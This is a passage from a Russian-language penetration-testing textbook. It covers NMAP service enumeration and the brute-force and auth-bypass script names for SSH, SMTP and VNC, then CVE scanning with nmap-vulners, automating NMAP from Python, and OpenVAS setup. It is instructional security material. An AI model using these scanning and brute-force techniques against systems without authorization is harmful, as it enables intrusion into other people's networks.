|   server_host_key_algorithms: (2)
|   |   ssh-rsa
|   |   ssh-dss
|   encryption_algorithms: (13)
|   |   aes128-cbc
|   |   3des-cbc
|   |   blowfish-cbc
|   |   cast128-cbc
|   |   arcfour128
|   |   arcfour256
|   |   arcfour
|   |   aes192-cbc
|   |   aes256-cbc
|   |   rijndael-cbc@lysator.liu.se
|   |   aes128-ctr
|   |   aes192-ctr
|   |   aes256-ctr
|   mac_algorithms: (7)
|   |   hmac-md5
|   |   hmac-sha1
|   |   umac-64@openssh.com
|   |   hmac-ripemd160
|   |   hmac-ripemd160@openssh.com
|   |   hmac-sha1-96
|   |   hmac-md5-96
|   compression_algorithms: (2)
|   |   none
|   |   zlib@openssh.com
```

Рисунок 1-25. Вывод сценария NMAP `ssh2-enum-algos`, выполненного для целевого IP-адреса

Ниже приведены некоторые дополнительные сценарии NMAP для SSH:

- \ ssh-brute
- \ ssh-auth-methods
- \ ssh-run
- \ ssh-hostkey
- \ sshv1
- \ ssh-publickey-acceptance

Перечисление SMTP

Простой протокол передачи почты (SMTP) используется для передачи электронной почты. Он работает на порту 25 по умолчанию. NMAP имеет несколько сценариев для перечисления службы SMTP. Эти сценарии NMAP могут выявить некоторые недостатки SMTP-сервера, такие как открытые реле, принятие произвольных команд и т. Д. На рисунке 1-26 показан вывод сценария smtp-command. В нем перечислены различные команды, которые принимает целевой SMTP-сервер.

Глава 1 Введение в NMAP




Рисунок 1-26. Вывод smtp-команд сценария NMAP, выполненных для целевого IP-адреса

Многие SMTP-серверы по ошибке включают открытую ретрансляцию. Это позволяет любому подключаться к SMTP-серверу без аутентификации и отправлять почту. Это действительно критический недостаток. В NMAP есть скрипт `smtp-open-relay`, который проверяет, разрешает ли целевой SMTP-сервер открывать реле, как показано на рисунке 1-27.




Рисунок 1-27. Вывод сценария NMAP smtp-open-relay, выполненного для целевого IP-адреса

Ниже приведены некоторые дополнительные сценарии NMAP для SMTP:

- \ smtp-enum-users
- \ smtp-commands
- \ smtp-brute
- \ smtp-ntlm-info
- \ smtp-strangeport
- \ smtp-vuln-cve2011-1764

Перечисление VNC

Протокол Virtual Network Computing (VNC) обычно используется для удаленного совместного использования графического рабочего стола. Он работает на порту 5900 по умолчанию. NMAP имеет несколько сценариев для перечисления службы VNC. Рисунок 1-28 показывает вывод сценария vnc-info. Он показывает подробности версии протокола вместе с типом аутентификации.




Рисунок 1-28. Вывод NMAP скрипта vnc-info для целевого IP-адреса

Ниже приведены некоторые дополнительные сценарии NMAP для VNC:

- \ vnc-brute
- \ realvnc-auth-bypass
- \ vnc-title

Сервисный баннерный захват

Любой сервис, работающий в системе, обычно имеет связанный с ним баннер. Баннер обычно содержит информацию о версии сервера и может даже содержать информацию о конкретной организации, такую как заявления об отказе, предупреждения или некоторые корпоративные адреса электронной почты. Конечно, стоит получить сервисные баннеры, чтобы получить больше информации о цели. Баннер сценария NMAP проверяет все сервисы, работающие на цели, и захватывает их баннеры, как показано на рисунке 1-29.





Рисунок 1-29. Вывод скрипта NMAP banner, выполненного для целевого IP-адреса

Обнаружение уязвимостей

До сих пор вы видели возможности NMAP по сканированию и перечислению портов. Теперь вы увидите, как NMAP можно использовать для оценки уязвимости. Несмотря на то, что NMAP не такой всеобъемлющий, как сканеры уязвимостей, такие как Nessus и OpenVAS, он, безусловно, может обнаруживать основные уязвимости. NMAP делает это с помощью идентификаторов Common Vulnerabilities and Exposure (CVE). Он ищет подходящие CVE для служб, работающих на цели. Чтобы превратить NMAP в сканер уязвимостей, сначала

необходимо загрузить и установить несколько дополнительных сценариев. Рисунок 1-30 показывает установку необходимых скриптов. Сначала вы переходите в каталог `/usr/share/nmap/scripts`, а затем клонируете две директории `git`, как показано здесь:

- <https://github.com/vulnersCom/nmap-vulners.git>
- <https://github.com/scipag/vulscan.git>



```
root@kali: /usr/share/nmap/scripts
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/nmap/scripts/
root@kali:/usr/share/nmap/scripts# git clone https://github.com/vulnersCom/nmap-vulners.git
Cloning into 'nmap-vulners'...
remote: Enumerating objects: 40, done.
remote: Total 40 (delta 0), reused 0 (delta 0), pack-reused 40
Unpacking objects: 100% (40/40), done.
root@kali:/usr/share/nmap/scripts# git clone https://github.com/scipag/vulscan.git
Cloning into 'vulscan'...
remote: Enumerating objects: 231, done.
remote: Total 231 (delta 0), reused 0 (delta 0), pack-reused 231
Receiving objects: 100% (231/231), 13.41 MiB | 232.00 KiB/s, done.
Resolving deltas: 100% (144/144), done.
root@kali:/usr/share/nmap/scripts#
```

Рисунок 1-30. *Git клонирует nmap-vulners в локальный каталог*

После того, как вы загрузили необходимые сценарии, у вас все готово для их выполнения в отношении цели. Вы можете использовать команду `nmap -sV -script nmap-vulners <целевой IP-адрес>`, как показано на рисунке 1-31.

Глава 1 Введение в NMAP




Рисунок 1-31. Вывод NMAP-скрипта `nmap-vulners`, выполненного для целевого IP-адреса

Интересно, что вы можете видеть множество доступных CVE для ISC BIND 9.4.2, работающего через TCP-порт 53. Эта информация CVE может использоваться для дальнейшего использования цели. Вы также можете увидеть несколько CVE для TCP-порта 80, на котором работает сервер Apache httpd 2.2.8, как показано на рисунке 1-32.




Рисунок 1-32. Вывод NMAP-скрипта *nmap-vulners*, выполненного для целевого IP-адреса

Вывод NMAP

До сих пор вы сканировали различные полезные функции NMAP. Важно отметить, что продукция, созданная NMAP, может быть использована для многих других инструментов и продуктов безопасности.

Следовательно, вы должны знать о различных форматах вывода, которые способен создавать NMAP, показанных здесь:


аргумент	пример	Описание
-oN	<code>nmap 192.168.25.129 -oN output.txt</code>	Выполняет сканирование целевого IP-адреса, а затем записывает обычный вывод в файл <code>output.txt</code> .
-oX	<code>nmap 192.168.25.129 -oX output.xml</code>	Выполняет сканирование целевого IP-адреса и затем записывает обычный вывод в файл XML <code>output.xml</code>
-oG	<code>nmap 192.168.25.129 -oG output.grep</code>	Выполняет сканирование целевого IP-адреса и затем записывает выводимые данные в файл <code>output.grep</code> .
--append-output	<code>nmap 192.168.25.129 -oN file.file --append-output</code>	Выполняет сканирование целевого IP-адреса, а затем добавляет результаты сканирования в предыдущий файл сканирования.

NMAP и Python

В этой главе вы видели многочисленные возможности NMAP и то, как можно эффективно использовать NMAP для сбора информации, подсчета и активного сканирования. NMAP также может вызываться и выполняться из разных языков программирования, что делает его еще более мощным. Python - интерпретируемый язык программирования высокого уровня для программирования общего назначения. Python действительно удобный и чрезвычайно гибкий. Он имеет богатый набор готовых к использованию библиотек для выполнения различных задач.

Детальное изучение основ и синтаксиса языка Python выходит за рамки этой книги. Предполагая, что у вас есть некоторые базовые знания о Python, в этом разделе будет обсуждаться, как вы можете использовать Python для запуска и автоматизации сканирования NMAP.

Python устанавливается по умолчанию в большинстве систем на основе Unix. Однако вам необходимо установить библиотеку NMAP отдельно. В системах на основе Debian вы можете просто использовать команду `pip install python-nmap`, как показано на рисунке 1-33. Команда установит необходимую библиотеку NMAP.



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# pip install python-nmap
Collecting python-nmap
  Downloading https://files.pythonhosted.org/packages/dc/f2/9e1a2953d4d824e183ac
033e3d223055e40e695fa6db2cb3e94a864eaa84/python-nmap-0.6.1.tar.gz (41kB)
    100% |#####| 51kB 164kB/s
Building wheels for collected packages: python-nmap
  Running setup.py bdist_wheel for python-nmap ... done
  Stored in directory: /root/.cache/pip/wheels/bb/a6/48/4d9e2285291b458c3f17064b
1dac2f2fb0045736cb88562854
Successfully built python-nmap
Installing collected packages: python-nmap
Successfully installed python-nmap-0.6.1
root@kali:~#
  
```

Рисунок 1-33. Установка библиотеки `python-nmap` в системе на основе Debian

Теперь, когда вы установили требуемую библиотеку NMAP, запустите интерпретатор Python из терминала, введя команду `python`, и импортируйте библиотеку NMAP, как показано здесь:

```

root@kali:~# python
Python 2.7.14+ (default, Dec 5 2017, 15:17:02)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>> import nmap
>>>
  
```

Глава 1 Введение в NMAP

Теперь вы можете создать новый объект с именем `nmp` для вызова функции `PortScanner`. Затем запустите новое сканирование для целевого IP-адреса `127.0.0.1` и портов от `1` до `50`, как показано здесь:

```
> nmp = nmap.PortScanner()
> nmp.scan('127.0.0.1', '1-50')
```

Сканирование завершается и дает следующий вывод:

```
{'nmap': {'scanstats': {'uphosts': '1', 'timestr': 'Fri Sep
21 14:02:19 2018', 'downhosts': '0', 'totalhosts': '1',
'elapsed': '1.06'}, 'scaninfo': {'tcp': {'services': '1-50',
'method': 'syn'}}}, 'command_line': 'nmap -oX - -p 1-50 -sV
127.0.0.1', 'scan': {'127.0.0.1': {'status': {'state': 'up',
'reason': 'localhost-response'}, 'hostnames': [{'type': 'PTR',
'name': 'localhost'}], 'vendor': {}, 'addresses': {'ipv4':
'127.0.0.1'}, 'tcp': {22: {'product': 'OpenSSH', 'state':
'open', 'version': '7.7p1 Debian 4', 'name': 'ssh', 'conf':
'10', 'extrainfo': 'protocol 2.0', 'reason': 'syn-ack', 'cpe':
'cpe:/o:linux:linux_kernel'}}}}}}
```

Хотя предыдущий вывод является необработанным, он, безусловно, может быть отформатирован с использованием многих функций Python. После того, как вы запустили начальное сканирование, вы можете исследовать различные функции для получения определенных деталей сканирования.

scaninfo()

Функция `scaninfo()` возвращает подробности сканирования, такие как используемый метод и проверенный диапазон портов.

```
>>> nmp.scaninfo()
{'tcp': {'services': '1-1024', 'method': 'syn'}}
```

all_hosts()

Функция `all_hosts()` возвращает список всех отсканированных IP-адресов.

```
> nmp.all_hosts()
['192.168.25.129']
```

state()

Функция `state()` возвращает состояние отсканированного IP / хоста, например, включен он или нет.

```
> nmp['192.168.25.129'].state()
'up'
```

keys()

Функция `keys()` возвращает список всех открытых портов, найденных во время сканирования.

```
>>> nmp['192.168.25.129']['tcp'].keys()
[512, 513, 514, 139, 111, 80, 53, 22, 23, 25, 445, 21]
```

has_tcp()

Функция `has_tcp()` проверяет, был ли определенный порт открыт открытым во время сканирования целевого IP-адреса.

```
> nmp['192.168.25.129'].has_tcp(22)
True
```

command_line()

Функция `command_line()` возвращает точную команду NMAP, которая выполнялась в фоновом режиме для получения выходных данных.

```
>>> nmp.command_line() 'nmap -oX
- -p 1-50 -sV 127.0.0.1'
```

hostname()

Функция `hostname()` возвращает имя хоста IP-адреса, который вы передаете в качестве аргумента.

```
> nmp['127.0.0.1'].hostname()
'localhost'
```

all_protocols()

Функция `all_protocols()` возвращает список протоколов, поддерживаемых целевым IP-адресом.

```
> nmp['127.0.0.1'].all_protocols()
['tcp']
```

Теперь, когда вы знаете основные функции для вызова NMAP из Python, вы можете написать некоторый простой код Python, который использует цикл для сканирования нескольких IP-адресов. Затем вы можете использовать различные функции обработки текста для очистки и форматирования вывода.

Резюме

В этой главе вы узнали о концепциях оценки уязвимостей и тестирования на проникновение. Теперь вы понимаете различные фазы жизненного цикла тестирования на проникновение и важность NMAP, OpenVAS и Metasploit, которые способны выполнять большинство задач на всех этапах жизненного цикла тестирования на проникновение.

В этой главе вы познакомились с основами и основами инструмента NMAP и рассказали, как можно расширить возможности NMAP с помощью сценариев. В этой главе также рассматривается интеграция NMAP со скриптами Python.

Упражнения «Сделай сам» (DIY)

- \ Установите NMAP в Windows и Ubuntu.
- \ Выполните сканирование UDP на целевой системе с помощью командной строки NMAP.
- \ Используйте NMAP для определения операционной системы в целевой системе.
- \ Используйте интенсивное сканирование NMAP на целевой системе.
- \ Используйте различные сценарии NMAP для перечисления сервисов в целевой системе.
- \ Напишите некоторый код Python, который сканирует от 1 до 500 портов в целевой системе.

ГЛАВА 2

OpenVAS

В предыдущей главе вы узнали о NMAP и его возможностях. В этой главе вы узнаете, как можно использовать OpenVAS для оценки уязвимостей. В частности, эта глава охватывает следующее:

- \ Введение в OpenVAS
- \ Настройка OpenVAS
- \ Импорт результатов NMAP в OpenVAS
- \ Сканирование уязвимостей
- \ Составление отчетов

Примечание. Цель OpenVAS ограничивается сканированием уязвимостей, в отличие от NMAP и Metasploit, которые способны выполнять гораздо больше задач. С этой точки зрения все основные задачи OpenVAS рассматриваются в этой главе. Это подготовит вас к интеграции OpenVAS с Metasploit в следующей главе, где начинается настоящее веселье.

Введение в OpenVAS

В предыдущей главе вы узнали о NMAP. NMAP - это инструмент, который намного больше, чем просто сканер портов. Например, вы использовали NMAP для обнаружения уязвимостей. Однако у него есть определенные ограничения. NMAP в основном обнаруживает только ограниченные известные CVE. Следовательно, вам, безусловно, нужно лучшее решение для оценки уязвимости. Вот несколько популярных вариантов:

- \ Nessus
- \ Nexpose
- \ QualysGuard
- \ OpenVAS

Эти продукты являются зрелыми и широко используются в промышленности. В рамках этой книги вы узнаете о платформе OpenVAS. Это бесплатно для использования сообществом и предлагает много полезных функций.

OpenVAS - это аббревиатура для открытой системы оценки уязвимостей. Это не просто инструмент, а полноценная структура, состоящая из нескольких сервисов и инструментов, предлагающая комплексное и мощное решение для сканирования уязвимостей и управления ими.

Подобно тому, как антивирусное решение имеет сигнатуры для обнаружения известных вредоносных программ, OpenVAS имеет набор тестов на уязвимость сети (NVT). NVT проводятся с использованием плагинов, которые разработаны с использованием кода Nessus Attack Scripting Language (NASL). В OpenVAS более 50 000 NVT, и новые NVT добавляются на регулярной основе.

Установка

OpenVAS поставляется с несколькими вариантами установки, включая контейнер Docker. Может быть установлен на различные операционные системы. Однако самый простой и быстрый способ начать работу с OpenVAS - это загрузить виртуальное устройство OpenVAS. ISO-образ виртуального устройства OpenVAS можно загрузить по адресу https://www.greenbone.net/en/install_use_gce/. Преимущество использования этого виртуального устройства состоит в том, что у него уже есть все зависимости и все настроено. Все, что вам нужно сделать, это загрузить образ ISO, загрузить его в VMware/VirtualBox и настроить некоторые базовые функции, и OpenVAS будет запущен в кратчайшие сроки.

Как только вы загрузите загруженный ISO, вы можете начать, выбрав опцию Setup, как показано на рисунке 2-1.



Рисунок 2-1. Экран начальной установки OpenVAS VM

Затем начинается установка, как показано на рисунке 2-2.




Рисунок 2-2. Установка и настройка OpenVAS

Теперь вам нужно создать нового пользователя, которого вы будете использовать для административных целей, как показано на рисунке 2-3.



Рисунок 2-3. Настройка пользователя для администратора OpenVAS

Затем вы устанавливаете пароль для вновь созданного пользователя, как показано на рисунке 2-4.



Рисунок 2-4. Установка пароля для администратора OpenVAS

После того, как вы настроили административные учетные данные, установка перезагружается, и вы увидите загрузочное меню, как показано на рисунке 2-5.



Рисунок 2-5. Загрузочное меню OpenVAS

Глава 2 OpenVAS

Далее вы увидите консоль командной строки, как показано на рисунке 2-6, где вам нужно ввести ранее установленные учетные данные.

```
Welcome to Greenbone OS 4.2 (tty1)

The web interface is available at:

    http://192.168.25.136

gsm login: _
```

Рисунок 2-6. Консоль командной строки виртуальной машины OpenVAS

Вы можете видеть, что установка OpenVAS завершена, и ее веб-интерфейс доступен по адресу <http://192.168.25.136>. Вы можете попробовать получить доступ к веб-интерфейсу, как показано на рисунке 2-7.




Рисунок 2-7. Веб-интерфейс OpenVAS с полями для входа

Между тем, вам нужно загрузиться в ОС и внести несколько дополнительных изменений настроек, как показано на рисунке 2-8.

